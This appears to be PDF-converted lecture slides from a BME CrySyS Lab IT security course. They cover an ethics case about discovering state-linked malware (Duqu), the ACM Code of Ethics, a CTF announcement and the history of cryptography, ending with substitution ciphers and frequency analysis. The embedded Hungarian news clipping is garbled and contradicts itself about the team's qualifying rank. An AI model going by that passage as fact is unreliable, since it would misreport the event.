 - » longer observations may reveal more useful data
 - » not stopping the server leaves victims under active attack

Uncovering cyber operations




- Duqu
 - imagine that you discover a malware in the wild which is not recognized by any anti-virus scanner and intrusion detection system
 - after some analysis, it turns out to be similar to an already known malware, and it is very likely that the two were created by the same attacker
 - it is also widely believed that the known malware was created by a secret agency of a “friendly country”
- What should you do?
 - Abandon? – What if the new malware was discovered at a reputed company in your country? Could there be other victims? Why is this friendly secret agency attacking companies in your country?
 - Notify secret agency that you discovered their operations and ask them what you should do? – How would you do that? Call their help desk???
 - Publish your discovery? – Is it safe for you to do that? Would it prevent the secret agency achieving its goals? What would be the effect of the secret operation failing?

ACM Code of Ethics and Professional Conduct



- ACM = Association for Computing Machinery
- Motivations
 - advances in computing have intensified the depth and breadth of the field's impact on society
 - computing professionals should reflect upon the wider impacts of their work
- The Code is designed to inspire and guide the ethical conduct of all computing professionals, including current and aspiring practitioners, instructors, students, influencers, and anyone who uses computing technology in an impactful way
- structure
 1. fundamental principles
 2. professional responsibilities
 3. professional leadership principles
 4. compliance with the Code
 - + case studies



<https://www.acm.org/code-of-ethics>

General ethical principles

1. Contribute to society and to human well-being, acknowledging that all people are stakeholders in computing.
2. Avoid harm.
3. Be honest and trustworthy.
4. Be fair and take action not to discriminate.
5. Respect the work required to produce new ideas, inventions, creative works, and computing artifacts.
6. Respect privacy.
7. Honor confidentiality.

Professional responsibilities

1. Strive to achieve high quality in both the processes and products of professional work.
2. Maintain high standards of professional competence, conduct, and ethical principles.
3. Know and respect existing rules pertaining to professional work.
4. Accept and provide appropriate professional review.
5. Give comprehensive and thorough evaluations of computer systems and their impacts, including analysis of possible risks.
6. Perform work only in areas of competence.
7. Foster public awareness and understanding of computing, related technologies, and their consequences.
8. Access computing and communication resources only when authorized or when compelled by the public good.
9. Design and implement systems that are robustly and usably secure.

Professional leadership principles

1. Ensure that the public good is the central concern during all professional computing work.
2. Articulate, encourage acceptance of, and evaluate fulfillment of social responsibilities by members of the organization or group.
3. Manage personnel and resources to enhance the quality of working life.
4. Articulate, apply, and support policies and processes that reflect the principles of the Code.
5. Create opportunities for members of the organization or group to grow as professionals.
6. Use care when modifying or retiring systems.
7. Recognize and take special care of systems that become integrated into the infrastructure of society.

Case studies


- Malware disruption
- Linking public data sets
- Medical implant risk analysis
- Abusive workplace behavior
- Malicious input to machine learning algorithms

The above case studies are analyzed using the CARE (Consider, Analyze, Review, Evaluate) method...




More IT security @BME

IT security education program (BSc, MSc)



more info: <http://www.crysys.hu/education/>

Talent management in IT security





CrySys Security Challenge 2023



Start date: March 27 at 17:00 (UTC+1)

End date: April 12 at 17:00 (UTC+1)

Registration is open! Register at the [register](#) page!

Join our Discord channel and follow us on Twitter:



The CrySys Security Challenge 2023 is created by [CrySys Student Core](#) and [cOr3dump!](#)

Measurable success

The screenshot shows two instances of the Hungarian news website index.hu. The top instance displays a headline about a Hungarian hacking team winning a competition. The bottom instance shows a similar headline, indicating the same event. Both articles mention the DEFCON 2016 conference in Las Vegas.

index | KÖRÚTI ROBBANTÁS | KVÓTANÉPSZAVAZÁS | HELPDESZKA | MIÉRTORSZÁG | 2016. 09. 27. kedd | EUR: 307,75 Ft ▼ | Adalbert | CHF: 282,53 Ft ▼

BELFÖLD KÜLFÖLD GAZDASÁG TECH TUDOMÁNY KULT SPORT VÉLEMÉNY VIDEÓ FOTÓ 24 ÓRA

TECH HEKKER HEKKELES BME DEFCON

Magyarok a legkomolyabb hekkerverseny döntőjében

A magyar CrySys Lab kiberbiztonsági csapatból hetedik lett a világ legrosszabb hekkerteam (Flag) selejtezőjén, amelyen profi csapatoknak csak 24 órában kellett legrövidebb idő alatt oldjanak meg a felkiáltásokat.

!SpamAndHex most augusztus 6-án részt vett a DEFCON 2016-en Las Vegasban, ahol a BME csapata a világ legnagyobb hekkerversenyre megy a BME csapata.

A világ legrangosabb hekkertalálkozójára, a Las Vegasban megrendezett DEFCON 2016 konferenciára jutottak ki a BME Hálózati Rendszerek és Szolgáltatások Tanszék szakértői - ezt írják az egyetem Facebook-oldalán.

A CrySys Lab csapata, a !SpamAndHex részt vehet a konferencia CTF versenyének döntőjén, a múlt hétfő végi selejtezőn ugyanis a tizedik helyen végzett a 276 résztvevőből.



Final notes



The screenshot shows the ACM A.M. TURING AWARD page. At the top left is the ACM logo. To its right is a large blue banner with the text "A.M. TURING AWARD". Below the banner is a grid of 24 small portrait photos of Turing award winners. Above the grid is a search bar with the placeholder "TYPE HERE". The main content area has a dark background. At the top of this area is a yellow bar with the text "A.M. TURING AWARD WINNERS BY...". Below it are three tabs: "ALPHABETICAL LISTING", "YEAR OF THE AWARD", and "RESEARCH SUBJECT".



ADI SHAMIR

Israel – 2002

CITATION

Together with Leonard M. Adleman and Ronald Rivest, for their ingenious contribution to making public-key cryptography useful in practice.



SHORT ANNOTATED
BIBLIOGRAPHY



ACM DL
AUTHOR PROFILE




ACM TURING AWARD
LECTURE VIDEO



RESEARCH
SUBJECTS



ADDITIONAL
MATERIALS



Adi Shamir makes 15 predictions for the next 15 years!

Published on February 29, 2016

Why should this be interesting to you?

The growing demand for cyber security professionals



As technology progresses, new careers and businesses are created to meet larger concerns. With more businesses relying on a digital workforce, there's been an increased need for cyber security. There's an abundance of online scams doing the rounds with an increased number of people being caught out by scammers every year.

As that happens, businesses the world over are reporting a shortage in cyber security professionals. The statistics in this area are alarming. It's easy to see then, while this epidemic of hacks continues that we need an increased number of people working in this field.



Levente Buttyán
buttyan@crysys.hu





DEPARTMENT OF
NETWORKED SYSTEMS
AND SERVICES

Cryptography – Part 1

VIHIAC01 – IT Security, 2023

Levente Buttyán

CrySyS Lab, BME

buttyan@crysys.hu

Contents

- Part 1: History of cryptography
 - Historical ciphers
 - Main milestones in the development of the field
 - Some basic concepts and principles (that apply even today)
- Part 2: Modern cryptography
 - Encryption
 - Other crypto primitives
 - Key exchange and PKI basics
 - Application example: the TLS protocol




History of Cryptography

History of crypto in a nutshell

- until the second half of the 20th century:
 - cryptography = encryption, ciphers
 - almost exclusively used in military and diplomacy
- in the second half of the 20th century:
 - cryptography is increasingly used in business applications (banking, electronic funds transfer)
 - besides confidentiality, integrity protection, authentication, and non-repudiation became important too
- at the end of the 20th century:
 - cryptography is used in everyday life of people (although they may be unaware of that)
 - » web transactions, mobile devices, WiFi, Bluetooth, smart cards, ...
- 21st century:
 - certain cryptographic algorithms are endangered by quantum computing
 - post-quantum cryptography gains momentum

Basic model of encryption



Ancient ciphers

Skytale



Caesar cipher




... based on letter transposition

... based on letter substitution

Skytale



- used by the Spartans in the 3rd century BC
- *transposition cipher* (mixes letters of the plaintext)
- the key is the (diameter of the) rod
- key space is small → easy to break by exhaustive key search (brute force)



Monoalphabetic substitution

- generalization of the Caesar cipher
- replacement of letters is determined by a permutation

plain:	A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
cipher:	H T K C U O I S J Y A R G M Z N B V F P X D L W Q E


coding example: **BRUTUS** → **TVXPXF**

- the key is the permutation
- the key space is huge: $26! \sim 1.56 \cdot 2^{88}$
 - » time left until the next ice age 2^{39} sec
 - » time left until the Sun becomes a supernova 2^{55} sec
 - » age of the Earth 2^{55} sec
 - » age of the Universe 2^{59} sec

Breaking monoalphabetic substitutions

- every language has its own letter statistics

- letter frequencies are independent of the actual text
- there are letters that are more frequent than others
 - e.g., in English:
 $e \rightarrow 12.7\%$, $t \rightarrow 9.1\%$
- and letters that are less frequent
 - e.g., in English:
 $z \rightarrow 0.1\%$, $j \rightarrow 0.2\%$



